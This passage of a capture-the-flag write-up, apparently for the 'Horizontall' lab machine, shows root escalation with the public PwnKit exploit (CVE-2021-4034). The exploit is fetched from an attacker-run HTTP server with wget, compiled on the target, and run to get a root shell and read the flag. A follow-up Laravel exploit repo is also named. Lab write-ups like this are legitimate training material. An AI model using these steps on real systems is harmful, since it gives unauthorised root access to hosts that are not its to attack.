
23. **Compiling `# CVE-2021-4034` written in C with gcc compiler while on target shell.**

```
1. strapi@horizontall:~/myapi/config/environments/development$ which gcc
/usr/bin/gcc
strapi@horizontall:~/myapi/config/environments/development$ make
make: *** No targets specified and no makefile found.  Stop.
strapi@horizontall:~/myapi/config/environments/development$ cd /tmp
2. We have everything we need to compile this exploit written in C
3. ▷ git clone https://github.com/berdav/CVE-2021-4034.git
4. After I git clone it to my working directory. I compress it recrusively so that I can upload it to the target machine.
5.  ▷ zip -r pwned_horizontal.zip CVE-2021-4034
6. I set up a python server to server pwned_horizontal.zip 'sudo python3 -m http.server 80'
7. strapi@horizontall:/tmp$ wget http://10.10.14.3/pwned_horizontal.zip
2024-04-05 05:26:54 (134 KB/s) - ‘pwned_horizontal.zip’ saved [54675/54675]
8. strapi@horizontall:/tmp$ unzip pwned_horizontal.zip
9. strapi@horizontall:/tmp$ ls -l
total 68
drwxr-xr-x 4 strapi strapi  4096 Apr  5 05:21 CVE-2021-4034
-rw-rw-r-- 1 strapi strapi 54675 Apr  5 05:25 pwned_horizontal.zip
10. strapi@horizontall:/tmp/CVE-2021-4034$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
11. strapi@horizontall:/tmp/CVE-2021-4034$ ls
 cve-2021-4034   cve-2021-4034.c   cve-2021-4034.sh   dry-run   gconv-modules  'GCONV_PATH=.'   LICENSE   Makefile   pwnkit.c
pwnkit.so
```

```
strapi@horizontall:/tmp/CVE-2021-4034$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
strapi@horizontall:/tmp/CVE-2021-4034$ ls
 cve-2021-4034   cve-2021-4034.c   cve-2021-4034.sh   dry-run
strapi@horizontall:/tmp/CVE-2021-4034$ ./cve-2021-4034
# whoami
root
# cat /root/root.txt
3de0be2f02dd7f8376b9ece5d156dd03
# |
```

Executing the exploit and privesc to root

```
1. strapi@horizontall:/tmp/CVE-2021-4034$ ./cve-2021-4034
# whoami
root
# cat /root/root.txt
3de0be2f02dd7f8376b9ece5d156dd03
```



Optional Post Exploit

```
1. search for 'laravel exploit github'
2. https://github.com/nth347/CVE-2021-3129_exploit
3. I am not going to do this Post Exploit. The time stamp is 01:21:00 for the post exploit on the S4vitar walk-through on YouTube
if you would like to try it. Tired, gnight.
```